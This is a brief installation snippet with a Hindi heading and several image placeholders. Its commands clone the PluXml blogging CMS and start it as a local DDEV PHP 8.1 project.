
स्थापना

git clone https://github.com/pluxml/PluXml.git
cd PluXml
ddev config --project-type=php --php-version=8.1 --docroot=.
ddev start


